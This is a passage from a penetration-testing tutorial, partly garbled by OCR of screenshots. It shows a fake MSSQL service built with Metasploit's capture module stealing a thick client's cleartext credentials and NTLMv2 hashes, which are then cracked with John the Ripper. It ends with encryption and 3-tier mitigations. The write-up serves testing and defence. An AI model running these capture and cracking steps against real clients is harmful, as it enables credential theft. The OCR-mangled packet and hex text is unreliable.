00b0 00c0 00e0 00f0 0100 0110 0120 0130 0140	86         at           74         00           65         00           20         00           72         00           65         00           65         00           65         00           65         00           65         00           64         00	4a       00         96       a         9       20       00         9       6e       00         9       50       00         9       73       00         9       72       00         9       2e       00         9       65       00         9       65       00	e6       a         53       0         74       0         72       0         71       0         2e       0         63       0         74       0	5         f6         a           0         71         0           0         20         0           0         6f         0           0         6c         0           0         62         0           0         6f         0           0         62         0           0         6f         0           0         6f         0	5         c6           0         6c           0         44           0         76           0         73           0         74           0         6d           0         53	a5         2           00         4           00         6           00         6           00         6           00         6           00         7           00         3           00         7	e 00 3 00 1 00 9 00 5 00 2 00 0 01 1 00	4e 00 6c 00 74 00 64 00 72 00 69 00 69 00 60 00 6c 00	65 0 69 0 61 0 65 0 76 0 73 0 2e 0 43 0	0 t 0 t 0 e 0 r 0 e 0 k 0 N	· · · S· · n · t · · P · r · · s · q · · r · . · · e · t ·	3. 5.9 q. 1.0 . D.8 o. v. 1. s.e b. t.n o. m.0 . S.e n. t.	. • N • e • C • 1 • i • a • t • a • L • d • e • e • r • v • r • i • s • O • • • • • Q • 1 • C •													*
02	Pas	sword	(tds.7l	ogin.pa	sswor	d), 12	byte	s				Pac	kets: 2	02 · D	ispla	yed:	202 (:	100.09	6) · Dr	opped	d: 0 (0.0	%)	Profi	le: Def	ault	

Our malicious MSSQL simulator service just says that the credentials are not correct. This suggests that the service did not intend to relay the traffic to the real server at all, just steal the credentials.




To understand the internals of our MSSQL service simulator we can look for the files named "mssql.rb" in our Kali Linux machine. There it is.




		Open File	<b>-</b> ×
Ø	Recent	• • • • • • • • • • • • • • • • • • •	
	Home	Name Size	Type Modified
	Desktop	i drda.rb 8.3	
		• ftp.rb 2.8	
	Documents	<b>b</b> http.rb 13.5	
Ŧ	Downloads	http_basic.rb 3.44	kB Program 16 Jul
Л	Music	http_javascript_keylogger.rb 8.7 k	kB Program 16 Jul
-	Pictures	http_ntlm.rb 17.1	
	Videos	imap.rb 3.6 k	,
		nssqLrb 18.7	5
+	Other Locations	mysqLrb 6.7	
		<b>b</b> pop3.rb 3.1k	
		postgresql.rb     4.01     printiob_capture.rb     8.74	
		<ul> <li>i printjob_capture.rb</li> <li>sip.rb</li> <li>8.1k</li> </ul>	
		sip.rb 8.1k	
		smp.rb 23.0	
		incrition in the second	
		vnc.rb 4.2	
Enco	oding: 👻		
			Cancel <b><u>1</u></b> Open


One of the things we can see in the code is the password decoding algorithm (although the function name is mssql\_tds\_decrypt).



This is where the decoder is called.




The pre-login response function includes the response data that we had seen earlier while we were analyzing the network packets in Wireshark (we'll see the constant's below).



*eth0 _ 🗆	×
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apture <u>A</u> nalyze <u>S</u> tatistics Telephony <u>W</u> ireless <u>T</u> ools <u>H</u> elp	
📶 🔳 🖉 💿 🚞 🖺 🖄 🕼 🔍 👄 🔿 💇 春 坐 🜉 📃 🔍 Q. Q. X	
📘 Apply a display filter < Ctrl-/>	+
No. Time Source Destination Protocol Length Info	-
163         141.504184220         192.168.231.130         192.168.231.149         TCP         66         649705         -         1433         [SVN]         Seq=0         Min=64240         Len=0         MSS=1           164         141.504185060         192.168.231.149         192.168.231.130         TCP         66         49705         SVN]         Seq=0         Ack=1         Win=64240            165         141.50472871         192.168.231.149         TCP         66         49705         SVN]         Seq=0         Ack=1         Win=64240            165         141.50472871         192.168.231.149         TDP         60         49705         -         1433         [SVN]         Seq=0         Ack=1         Win=64240            165         141.50472871         192.168.231.149         TDP         60         49705         -         1433         [ACK]         Win=2102272         Len           166         141.535337499         192.168.231.149         TDS         148         TDS7         re-login message	
167 141.535365429 192.168.231.149 192.168.231.130 TCP 54 1433 - 49765 [ACK] Seq=1 Ack=95 Win=64256 Len=0 168 141.535593177 192.168.231.149 192.168.231.130 TDS 97 Response	
160 141 54155031 10 152.106.231 143 132.106.231 130 100 37 HSp0136	•
<ul> <li>Frame 168: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface eth0, id 0</li> <li>Ethernet II, Src: WMware,ed:77:icc (08:06:29:ed:77:icc), Dst: YMware,ed:93:06:09 (08:06:29:49:30:09)</li> <li>Internet Protocol Version 4, Src: 192.168.231.149, Dst: 192.168.231.130</li> <li>Transmission Control Protocol, Src Port: 1433, Dst Port: 49705, Seq: 1, Ack: 95, Len: 43</li> <li>Tabular Data Strean</li> <li>Type: Response (4)</li> </ul>	-
<pre>v Status: 0x01, End of message: True 0. = Ignore this event: False 0 = Reset connection: False 0 = Reset connection keeping transaction state: False Length: 43 Channel: 0 Packet Number: 1 Window: 0 Pre-Login Message * Option: Version Option Token: Version (0) Option Token: Version (0) Option offset: 26 Option tencyption Sub-build: 0 * Option: Encryption Option fiset: 32 Option fiset: 32 Option fiset: 32 Option is not available (2)</pre>	
0000       00       62       29       90       62       29       ed       71       cc       08       00       ->10       )10       )       E         0010       00       53       b8       34       00       40       65       93       cc       37       95       cc       38  <	
🔾 🍸 Tabular Data Stream (tds), 43 bytes Packets: 202 · Displayed: 202 (100.0%) · Dropped: 0 (0.0%) Profile: Default	

				/usr/share/i	netasploit-framework/modules/auxiliary/server/capture/mssql.rb - Mousepad	_ 🗆 ×
File	Edit	Search	View	Document	Help	
				V	/arning, you are using the root account, you may harm your system.	
inc inc		Msf::Exp Msf::Exp	oloit: ploit:	< Msf::Auxi :Remote::Tc :Remote::SM y::Report	Server	
T T T T	TDS_MS TDS_MS TDS_MS TDS_MS TDS_MS	nstants G_RESPOI G_LOGIN G_SSPI G_PRELOO KEN_ERRO KEN_ERRO	= = GIN = DR =	0×10 0×11		
end						
	super( 'Nam 'Des Th is d supp	e' cription is modul esigned	ı' le pro to ca th the	<mark>⇒ %q{</mark> vides a fak pture authe	ication Capture: MSSQL', e MSSQL service that ntication credentials. The modules ed database logins as well as Windows	

This is where different phases and kinds of client requests are handled.



The benefit of searching the internals of a tool is to discover its other capabilities. Here we can see that our simulator module is also capable of stealing LM and NTLM authentication credentials (hashes to be precise).




We can also see that the collected credentials can be recorded into the files with right format for two password cracker tools (i.e. Cain and JTR).

/usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqLrb - Mousepad	_ = ×
File Edit Search View Document Help	
Warning, you are using the root account, you may harm your system.	
<pre>fd = File.open(datastore['CAINPWFILE'], "ab") fd.puts(     [         user,         domain ? domain : "NULL",         @challenge.unpack("H*")[0],         lm_hash ? lm_hash : "0" * 48,         nt_hash ? nt_hash : "0" * 48         ].join(":").gsub(/\n/, "\\n")         fd.close     end end</pre>	
<pre>if(datastore['JOHNPWFILE'] and user)     case ntlm_ver     when NTLM_CONST::NTLM_V1_RESPONSE, NTLM_CONST::NTLM_2_SESSION_RESPONSE     fd = File.open(datastore['JOHNPWFILE'] + '_netntlm', "ab")     fd.puts(       [         user,"",         domain ? domain : "NULL",         lm_hash ? lm_hash : "0" * 48,</pre>	

## How to defend against this attack (from a developer's perspective)?

The root cause of this problem is that the application is developed with a 2-tier architecture. Thus, the client must have MSSQL server credentials on the client side (whether in a config file, in its code or use user credentials to access the MSSQL server). However, if we were stuck with this architecture (i.e. we cannot switch to a 3 tier application because of the operational dependencies to the application, financial constraints or for another reason) we can do the following to protect ourselves from the kind of dynamic test attack described in this article.

We can use the "Encrypt" attribute to refuse the client to connect to the MSSQL server without encryption.



Below is the change we implemented in our existing connection string. We added "Encrypted=true" parameter and value to the connection string.

14	public partial class loginForm : Form
15	{
16	public loginForm()
17	
18	<pre>InitializeComponent();</pre>
19	
20	}
21	private void loginForm Load(object sender, EventArgs e)
22	{
23	}
24	
25	<pre>private void BTN_login_Click(object sender, EventArgs e)</pre>
26	{
27	try
28	{
29	SqlConnection conn =
30	<pre>new SqlConnection("server=sqlserver.btrisk.com;user=sa;pwd=123456;database=MyDB;Encrypt=true;");</pre>
31	conn.Open();
32	<pre>} catch(Exception ex) {}</pre>
33	}
34	}
35	

Let's try the new code to see if it will fall victim to our attack.

ń		Shell No. 1									
File Actions Edit View Hel	)										
Name Current Setting	Required	Description									
CAINPWFILE	no	 The local filename to store the hashes in Cain&Abel forma									
CHALLENGE 112233445566778 JOHNPWFILE OHN format	8 yes no	The 8 byte challenge The prefix to the local filename to store the hashes in J									
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This mu st be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 1433 yes The local port to listen on.											
Auxiliary action:											
Name Description											
 Capture Run MSSQL capture	server										
<u>msf5</u> auxiliary(server/capture/ [*] Auxiliary module running a											
<pre>[*] Started service listener of msf5 auxiliary(server/capture/</pre>											

This time our executable specifically requires encryption, it is not optional anymore.

								*eth0								_ =	×
<u>F</u> ile	<u>E</u> dit <u>\</u>	iew <u>G</u>	o <u>C</u> apture	<u>A</u> nalyze	<u>S</u> tatis	tics Tele	phon <u>y</u>	<u>W</u> ireless <u>T</u>	ools <u>H</u> elp								
				8	٩	( ک	2	F 👱 🗌		€€	Q	* *					
Ap	pply a dis	splay filt	er <ctrl-< td=""><td>&gt;</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>•</td><td>+</td></ctrl-<>	>												•	+
No.	13 5.1 14 5.1 15 5.1 16 5.1 17 5.1 18 5 1 Length	8155350 8362892 8364697 8410100 8604114 8606185 8686947 : 94	26         192.1           77         192.1           56         192.1           40         192.1           50         192.1	68.231.14 68.231.13 68.231.14 68.231.14 68.231.14 68.231.14 68.231.14 68.231.14	19 80 19 80 80 19	Destinati 192.168 192.168 192.168 192.168 192.168 192.168 192.168	231.130 231.149 231.130 231.149 231.149 231.149 231.130	DNS TCP TCP TCP TDS TCP	66 66 60 148 54	Standar 49869 → 1433 → 49869 → TDS7 pr	1433 49869 1433 e-logi 49869	[SYN] [SYN, [ACK] n mess	oonse 0xba87 Seq=0 Win=6 ACK] Seq=0 Seq=1 Ack=1 Sage Seq=1 Ack=9	4240 Le Ack=1 V Win=21	en=0 MSS= Vin=64240 L02272 Le	:1 	<ul> <li>A</li> <li>A</li> </ul>
·	Window Pre-Lo • Opt: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	Number : 0 gin Mes lon: Ve ption ption (ersion cub-bui Lon: En ption ption	ssage rsion Token: Ver offset: 36 length: 6 : 4.8.4261 ld: 0 cryption Token: Enc offset: 42 length: 1	ryption	. ,												
	- Opt: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	Lon: In Option Option InstOpt Lon: Th Option Option InreadI Lon: MA	Token: Ins offset: 43 length: 1 : readID Token: Thr offset: 44 length: 4 D: 3932	tOpt (2) eadID (3		JTE ANG (	n (1)										
0070	00 86 e7 95 20 14 24 00 00 04 01 ff c5 b7 e2 4e 00 00	95 f0 c2 cd c0 64 06 01 04 00 35 62 c9 57 00 01	7f cc 00 0 40 00 80 0 05 99 28 e 00 00 12 0 00 2a 00 01 00 2a 00 01 10 a5 00 0 74 96 48 b bf b3 4c 8 tds.prelogin	5 14 18 9 e9 cc 1 00 5e 1 02 00 5 00 31 9 01 00 2 26 33 4 05 0b	c0 a8 e cf db 5 00 00 0 2b 00 0 00 24 0 00 00 0 ac 6f a b2 0a a	e 77 50 : 1 00 00 1 1 03 00 : 6 00 55 0 f 5c 00 0 b 26 d3 0 0 f9 38 0	a8 ··· 18 ··· 20 ··· 20 \$·· 30 ··· 30 ··· 30 ··· 30 ···		^w₽. , U. .\ .& 8.	Displayed:	: 21 (10	0.0%)	· Dropped: 0 (	0.0%)	Profile: D	Default	

The MSSQL simulator service responds as usual indicating that it does not want encryption.

											*et	h0													x ı
<u>F</u> ile	<u>E</u> dit	<u>V</u> iew	<u>G</u> o	<u>C</u> apture	<u>A</u> nal	lyze	<u>S</u> tatist	tics T	elepł	non <u>y</u>	<u>W</u> ire	eless <u>T</u>	ools	<u>H</u> elp											
		8	9		×	6	٩	ء 🔶		$\rightarrow$	T	₹			Ð, (	Ð,	Q	) (							
Ap	oply a	display	filter	<ctrl-< td=""><td>&gt;</td><th></th><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>+</td></ctrl-<>	>																				+
No.	16 5 17 5 18 5 19 5 20 5	ime 18604 18606 18686 18729 18754 18754	1850 9423 1878 6196	192.1 192.1 192.1 192.1	68.231 68.231 68.231 68.231 68.231 68.231 68.231	1.149 1.149 1.130 1.149		Destin 192.1 192.1 192.1 192.1 192.1 192.1 192.1	68.2 68.2 68.2 68.2 68.2 68.2	31.14 31.13 <mark>31.13</mark> 31.14 31.14	0 0 19 0	Prote TDS TCP TDS TCP TCP TCP		54 97 60 54	TDS7 1433 Respo 49869 1433	→ 49 onse 9 → 3 → 49	9869 1433 9869	[FIN, [FIN,	Seq= ACK] ACK]	Seq=9 Seq=4	5 Ack: 4 Ack:	=44 W: =96 W:	56 Len= in=2102 in=6425 02272 l	<u>)</u>	
•	Leng Chan Pack Wind Pre- ▼ 0	0. 0 th: 43 nel: 0 et Num ow: 0 Login   ption: Optic Optic Optic Optic Optic Optic Optic Optic Optic	ber: Messa Vers on To on le Lon: Duild Encr on To on of on le	ige ion ken: Ver fset: 26 ngth: 6 10.50.16 : 0	nnect nnect sion 17 ryptic	ion: ion k (0) on (1	False eeping	g tran			state	e: Fals	e												•
0000	- 0 00	option: Optic Optic Optic Optic Optic Optic Optic Optic Optic	Inst on To on of on le Opt: on To on of on le	0pt ken: Ins fset: 33 ngth: 1 ken: Thr fset: 34 ngth: 0 09 00 0	tOpt eadID c 29	(2) (3) ed 7f	cc 0	8 00 4	15 00	1 + +		)													Ţ
0010 0020 0030 0040 0050 0060	e7 01 1a 00 00	82 05 9 f6 50 a 90 06 0 90 04 0	99 c2 af 00 91 00 90 22	00 40 0 cd cf d 00 04 0 20 00 0 00 01 f	5 5e 1 00 1 02 F 0a	77 28 2b 06 00 21 32 06	e0 e 00 0 00 0 51 0	a 2a 5 1 00 0 1 03 0 0 00 0	0 18 0 00 0 22 2 00		P	0 ^w( + 	*₽. " 2∎	21 - 0	isplay	red: 7	21 (10	0.0%	· Dro	oped: 0	(0.0%	) Pr	ofile: D	efauli	t

However, this time the client does not care and tears down the TCP connection immediately. Hence, we (the attacker) do not have the chance to discover the password.


*eth0	) x
<u>File Edit View Go Capture Analyze Statistics Telephony Wirele</u>	ess <u>T</u> ools <u>H</u> elp
🖉 🔳 🖉 💿 🚞 🖺 🏹 🏹 🔍 👄 🔿 🖄	
Apply a display filter <ctrl-></ctrl->	
No.         Time         Source         Destination           16         5.186041140         192.168.231.130         192.168.231.149           17         5.186061850         192.168.231.149         192.168.231.130           18         5.186061850         192.168.231.149         192.168.231.130           19         5.187691876         192.168.231.149         192.168.231.130           20         5.187546196         192.168.231.149         192.168.231.130           21         5.187888638         192.168.231.130         192.168.231.130	Protocol         Length Info           TDS         148 TDS7 pre-login message           TCP         54 1433 - 49869 [ACK] Seq=1 Ack=95 Win=64256 Len=0           TDS         97 Response           TCP         60 49869 - 1433 [FIN, ACK] Seq=95 Ack=44 Win=2102           TCP         54 1433 - 49869 [FIN, ACK] Seq=96 Ack=44 Win=2426           TCP         54 1433 - 49869 [FIN, ACK] Seq=96 Ack=45 Win=6425           TCP         66 49869 - 1433 [ACK] Seq=96 Ack=45 Win=2102272 L
<ul> <li>Frame 19: 60 bytes on wire (480 bits), 60 bytes captured (480</li> <li>Ethernet II, Src: VMware.49:30:09 (00:0c:29:49:30:09), Dst: V</li> <li>Internet Protocol Version 4, Src: 192.168.231.130, Dst: 192.1</li> <li>Transmission Control Protocol, Src Port: 49869, Dst Port: 143</li> </ul>	Mware_ed:7f:cc (00:0c:29:ed:7f:cc) .68.231.149
	9, ocy. 59, Aux. 47, 2011 5
0010 00 28 95 f1 40 00 80 06 14 75 c0 a8 e7 82 c0 a8 · (··@···	)10E- -u *
Vireshark_eth0_20201017084807_xKYLJm.pcapng	Packets: 21 · Displayed: 21 (100.0%) · Dropped: 0 (0.0%) Profile: Default

## What happens if the client executable uses Windows Authentication?

To impersonate the connecting user, we need to start the process as a different user. In order to keep things simple and just discover our tools extra capabilities we will try to connect to the database server as the PC user. To do this we change the connection string as below:



The PC username we use (i.e. the user we used to login to the Windows 10 machine) is "btrisk". That user's password is "123456".




This time we will try to crack the NTLM password hashes. The capture mssql module prints out the captured password hash and other information, but we can use the recording feature of the tool for practicality. We set the prefix for the password hash file "sqlwindowsuser".

ń		Shell No.1
File Actions Edit View Help		
<pre>msf5 &gt; use auxiliary/server/capt msf5 auxiliary(server/capture/ms</pre>		w options
Module options (auxiliary/server	/capture/m	ussql):
Name Current Setting	Required	Description
CAINPWFILE	no	 The local filename to store the hashes in Cain&Abel forma
CHALLENGE 1122334455667788 JOHNPWFILE OHN format	yes no	The 8 byte challenge The prefix to the local filename to store the hashes in J
SRVHOST 0.0.0.0 st be an address on the local ma SRVPORT 1433		The local host or network interface to listen on. This mu 0.0.0.0 to listen on all addresses. The local port to listen on.
Auxiliary action:		I
Name Description		1
Capture Run MSSQL capture se	rver	
<u>msf5</u> auxiliary(server/capture/ms	<mark>sql)</mark> > set	johnpwfile sqlwindowsuser

We start our module to imitate the MSSQL service and wait for the victim.

ń			Shell No. 1	×
File Actions	Edit View Help			
Name	Current Setting	Required	Description	
CAINPWFILE		no	The local filename to store the hashes in Cain&Abel forma	
CHALLENGE	1122334455667788 sqlwindowsuser	yes no	The 8 byte challenge The prefix to the local filename to store the hashes in J	
SRVHOST st be an addre: SRVPORT		yes chine or 0 yes	The local host or network interface to listen on. This mu 0.0.0.0 to listen on all addresses. The local port to listen on.	
Auxiliary action	on:			
Name Des	scription			
Capture Ru	n MSSQL capture se	rver		
	( <b>server/capture/ms</b> module running as			
[*] Server sta	rvice listener on rted. (server/capture/ms		33	

After we run the new client executable, we find the NTLM hash and challenge information both in the console output and the file for which we provided the prefix information before.



We can see that two files were created for LM and NTLM hashes (although the LM hash file has no information in it).



We can give the rockyou wordlist a go with the JTR tool and see that the "123456" password is cracked.

	Shell No.1 _ C ×
File Actions Edit View Help	
<pre>root@kali:~# ls sqlwindowsuser_net* sqlwindowsuser_netlmv2 sqlwindowsuser_netntlmv2 root@kali:~# johnwordlist /usr/share/wordlists/rockyou.txtformat=netntlmv2 sqlwindowsuser_netn tlmv2 Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 123456</pre>	wsuser_netntlmv2 r/share/wordlists/rockyou.txtformat=netntlmv2 sqlwindowsuser_netn ing /usr/share/wordlists/rockyou.txt F-8 2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) most any other key for status 0:38) 100.0g/s 204800p/s 204800c/s 204800C/s 123456222222

If we analyze the network packets for the Windows authentication trial, we see that the NTLM challenge response packets took place.

											*e	th0													×
<u>F</u> ile	Edit	View	<u>G</u> 0	<u>C</u> apture	e <u>A</u> na	lyze	<u>S</u> tatis	tics	Telep	phony	Wir	eless	Tools	s <u>H</u> el	р										
		6	۲				٩				•	<u>.</u>			0			•							
A	oply a	display	/ filter	r <ctrl< td=""><td>-/&gt;</td><td></td><td></td><td>_</td><td>_</td><td></td><td>_</td><td></td><td></td><td></td><td>_</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>-</td><td>•</td><td>÷</td></ctrl<>	-/>			_	_		_				_								-	•	÷
No.		Time		Sourc					inatio				rotocol												4
		9.03728 9.03731			168.23 168.23					231.1			DS CP					in mess [ACK]		Ack=95	Win=6	4256 Le	en=0		
+	80	9.03756	63308	192.1	168.23	31.149		192.	168.	231.1	.30		DS DS	g	97 F	Respons	se	NTLMSSF	•						H
	10 0	9.06060	00103	192.1	168.23	31.149		192.	168.	231.1	.30	Т	СР	5	54 :	1433 →	49765	[ACK]	Seq=44	4 Ack=4	40 Win	=64128	Le	-	
	12.0	9.06089	24575	102 1	168.23	1 120				231.1			DS DS					formed			DEC		121		Ŧ
•		us: 0x th: 34		End of m	essage	э																			*
	Chan	nel: 0 et Num	9	1																					
	Wind	low: 0																							
•		' Login ogin Pa		ket : Header																					
	▶ Le	engths	and	offsets DESKT0	;	1935																			
	Ap	pp nam	ne: .N	Net SqlC	lient	Data		.der																	
		erver i erver i		: sqlser : ŀ	ver.bt	:risk.	com																		
				e: .Net : Service			)ata P	rovio	ler	_		_	_		-								_		
		NTLMS	SSP i	.dentifi	er: NT	TLMSSP																			
	•			age Type Flags:								te Ke	y Exch	nange,	, N	egotia	te 128	, Negot	tiate \	Version	, Nega	tiate E	Exten	de	
		Calli	ing w	orkstat: orkstat:	ion do	omain:	NULL						,			5									
	-	Versi	ion 1	.0.0 (Bu:	ild 18			Curr	rent	Revis	ion :	15													
				Version: Version:																					
				Number: urrent F			5																		
0000	33			00 33 6			e 00 4	le 00	65 6	30 3	.J.9	·3·5	·.·N·e												*
00c0	74 6	00 20 0	00 53	00 71 0	90 6c	00 43	3 00 6	6c 00	69 0	90 t	··S·	·q· 1	·C·1·i	. •											
00d0 00e0	20 0	00 50 0	00 72	00 20 0 00 6f 0	90 76	00 69		64 00	65 0	90			∙a∙t∙a ∙i∙d∙e												
00f0 0100				00 6c 6			5007 2006						·e·r·v ·r·i·s												
0110	6b 6	00 2e (	00 63	00 6f 6	90 6d	00 40	0 01 0	00 00	2e 0	90 k	(•.•c•	•o• m	• @ • • • .	•											
0120				00 20 0 00 6e 0			1 00 6 0 00 4						·q·l·C · ·D·a												
	74 6	00 61 0	00 20	00 50 6 00 4e 5	90 72	00 61		76 00	69 0	90 t			·o·v·i MSSP··												
0160	00 0	00 97 8	82 08	e2 00 G		00 00	0 00 0	00 00	00 0	90 ·	••••	• • • •													
0170 0180				) 00 0a 6 . 00 00 6			0 00 0 0 00 0						G · · · · ·												-
•	× N	TLM Se	cure f	Service P	rovider	r (ntlm	issp), 5	57 byf	tes				Packet	s: 37 ·	· Dis	splayed	: 37 (1	00.0%)	· Dropp	ed: 0 (0	.0%)	Profile:	Defa	ult	

		*eth0		_ 0
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apture	<u>Analyze</u> <u>S</u> tatistics Telephon	y <u>W</u> ireless <u>T</u> ools <u>H</u> elp		
🧸 🔳 🙇 🔘 🚞 🛅	🖹 🚺 🤇 🔶 🔿 🖄	T 🛃 📃 📃	••••	
Apply a display filter <ctrl-,< td=""><td>·/&gt;</td><td></td><td></td><td>+ 💌 🗲</td></ctrl-,<>	·/>			+ 💌 🗲
12 0.064736250 192.1 13 0.064759250 192.1 14 0.068018957 192.1 15 0.077857215 192.1 15 0.077857215 192.1 1 0.07829624 192.1 1 1.0 0.07829624 192.1 1 1.0 0.07829624 192.1 1 1.0 0.07829624 192.1 1 1.0 0.07829624 192.1 1 0.0 0.07829 192.1 Window: 0 WILM Secure Service Prr NTLMSP identifier: NTLM Message Type: N + Lan Manager Response Length: 24 Maxie: 24 0 0ffset: 160	168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           168.231.149         192.168.231           essage         102.168.231           ovider         102.168.231           NTLMSSP         NTLMSSP           NTLMSSP         0x00000000000000000000000000000000000	149         TDS         546           130         TCP         54           130         TDS         298           149         TCP         66           130         TCP         54           149         TCP         54           140         TCP         54	Response (Malformed Pac SSPT message, NTLMSS) 1433 - 49765 [ACK] Sec Response 49765 - 1433 [FIN, ACK 1433 - 49765 [FIN, ACK 1433 - 49765 [FIN, ACK] 40766 - 1492 [ACK] Soc	ket] AUTH, User: DESKTOP-QU3J. =213 Ack=932 Win=64128 L ] Seq=932 Ack=457 Win=21 _ Seq=457 Ack=932 Win=2101760
Length: 284 Maxlen: 284 Offset: 184 ✔ NTLMv2 Response:	3fbb00d1f2fbc6d680733120800ebd26 3fbb00d1f2fbc6d680733120800ebd bb00d1f2fbc6d680733120800ebd .on: 1 rsion: 1	ebd260101000000000000		
Time: Oct 17,	2020 17:29:56.580372700 UTC			•
	19         82 ad 61         6c a1         ea 00         96           100         4e 00         4f 00         4e 00         96           100         61         06         12         96         10         4e         96           100         12         96         41         96         4e         96         96           100         12         96         41         96         4e         96         96           100         12         96         41         96         4e         96	?		

## Result

During a penetration test if we capture a database application, we have a myriad ways to retrieve database credentials from it. The method explained here with the Metasploit module is another effective method in our tool belt.

Obfuscation and encrypted connection options might mitigate the risk here, but we should not forget that no controls on the client side can be hundred percent effective. We should always suggest a 3-tier architecture as a long-term solution for these kinds of problems.